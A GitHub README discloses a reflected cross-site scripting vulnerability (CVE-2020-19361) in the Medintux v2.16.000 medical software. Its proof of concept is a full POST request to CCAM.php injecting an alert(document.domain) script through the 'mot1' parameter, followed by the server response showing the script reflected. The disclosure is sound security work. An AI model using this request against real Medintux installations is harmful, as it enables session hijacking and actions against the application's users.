

Reflected XSS in the Medintux v2.16.000 can result in an attacker performing malicious actions to users who open a maliciously crafted link or third-party web page.

☆ 3 stars 🍴 2 forks

☆ Star

🔔 Notifications

<> Code 🔗 Issues 🔗 Pull requests 🔗 Actions 📁 Projects 🔗 Security 📊 Insights

master

Go to file

EmreOvunc Update README.md ...

on Jan 20, 2021 ⌚ 6

View code

README.md

Medintux-V2.16.000-Reflected-XSS-Vulnerability

Reflected XSS in the [Medintux v2.16.000](#) can result in an attacker performing malicious actions to users who open a maliciously crafted link or third-party web page.

CVE-2020-19361

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-19361>


PoC

To exploit vulnerability, someone could use a POST request to 'http://[server]/CCAM.php' by manipulating 'mot1' parameter in the request body to impact users who open a maliciously crafted link or third-party web page.

```
POST /CCAM.php HTTP/1.1
Host: 172.16.155.133
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.155.133/CCAM.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 102
Origin: http://172.16.155.133
DNT: 1
Connection: close
Cookie: PHPSESSID=f2ul9j65551slmftfrnaktmr7
Upgrade-Insecure-Requests: 1

option_cle=acte&mot1=%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E&bouton_envoyer_mots=Envoyer
```

Request	Response
Raw Params Headers Hex	Raw Headers Hex HTML Render
1 POST /CCAM.php HTTP/1.1	281 <!-- <legend>Recherche par mot-clé</legend> -->
2 Host: 172.16.155.133	282 <table>
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15; rv:74.0)	283 <tr>
4 Gecko/20100101 Firefox/74.0	284 <td>
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8	285 <form title="Plusieurs mots séparés par des '" action="/CCAM.php" method="post">
6 Accept-Language: en-US,en;q=0.5	286 <div>
7 Accept-Encoding: gzip, deflate	287 <input type="radio" name="option_cle" value="acte" onclick="
8 Referer: http://172.16.155.133/CCAM.php	288 javascript:submit(); checked="checked" /> Recherche par code d'antec/b>
9 Content-Type: application/x-www-form-urlencoded	289 <input type="radio" name="option_cle" value="libelle" onclick="
10 Content-Length: 102	290 javascript:submit(); /> Recherche par libellé
11 Origin: http://172.16.155.133	291 <input name="mot1" id="mot1" type="text" size="35" value="
12 DNT: 1	292 <script>alert(document.domain)</script> /> <!--onkeyup="form.submit();"-->
13 Connection: close	293 <input name="bouton_envoyer_mots" type="submit" value="Envoyer" />
14 Cookie: PHPSESSID=f2ul9j65551slmftfrnaktmr7	294 </div>
15 Upgrade-Insecure-Requests: 1	295 </td>
16 option_cle=acte&mot1=	296 </table>
17 %3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E	297 </div>
18 bouton_envoyer_mots=Envoyer	298
	299 <div class="information">
	300
	301 Recherche sur <script>alert(document.domain)</script> </div>
	302 <div class="trouve">
	303 <form action="/CCAM.php" method="get">
	304 <fieldset>
	305
	306 <legend>
	307 <div>
	308 <div>
	309 <input name="bouton_afficher_thesaurus" type="submit" value="Afficher le
	310 thesaurus de admin" />
	311 </fieldset>
	312 </form>
	313 </div>
	314 </div>
	315 </body>
	316 </html>



Releases

No releases published

Packages

No packages published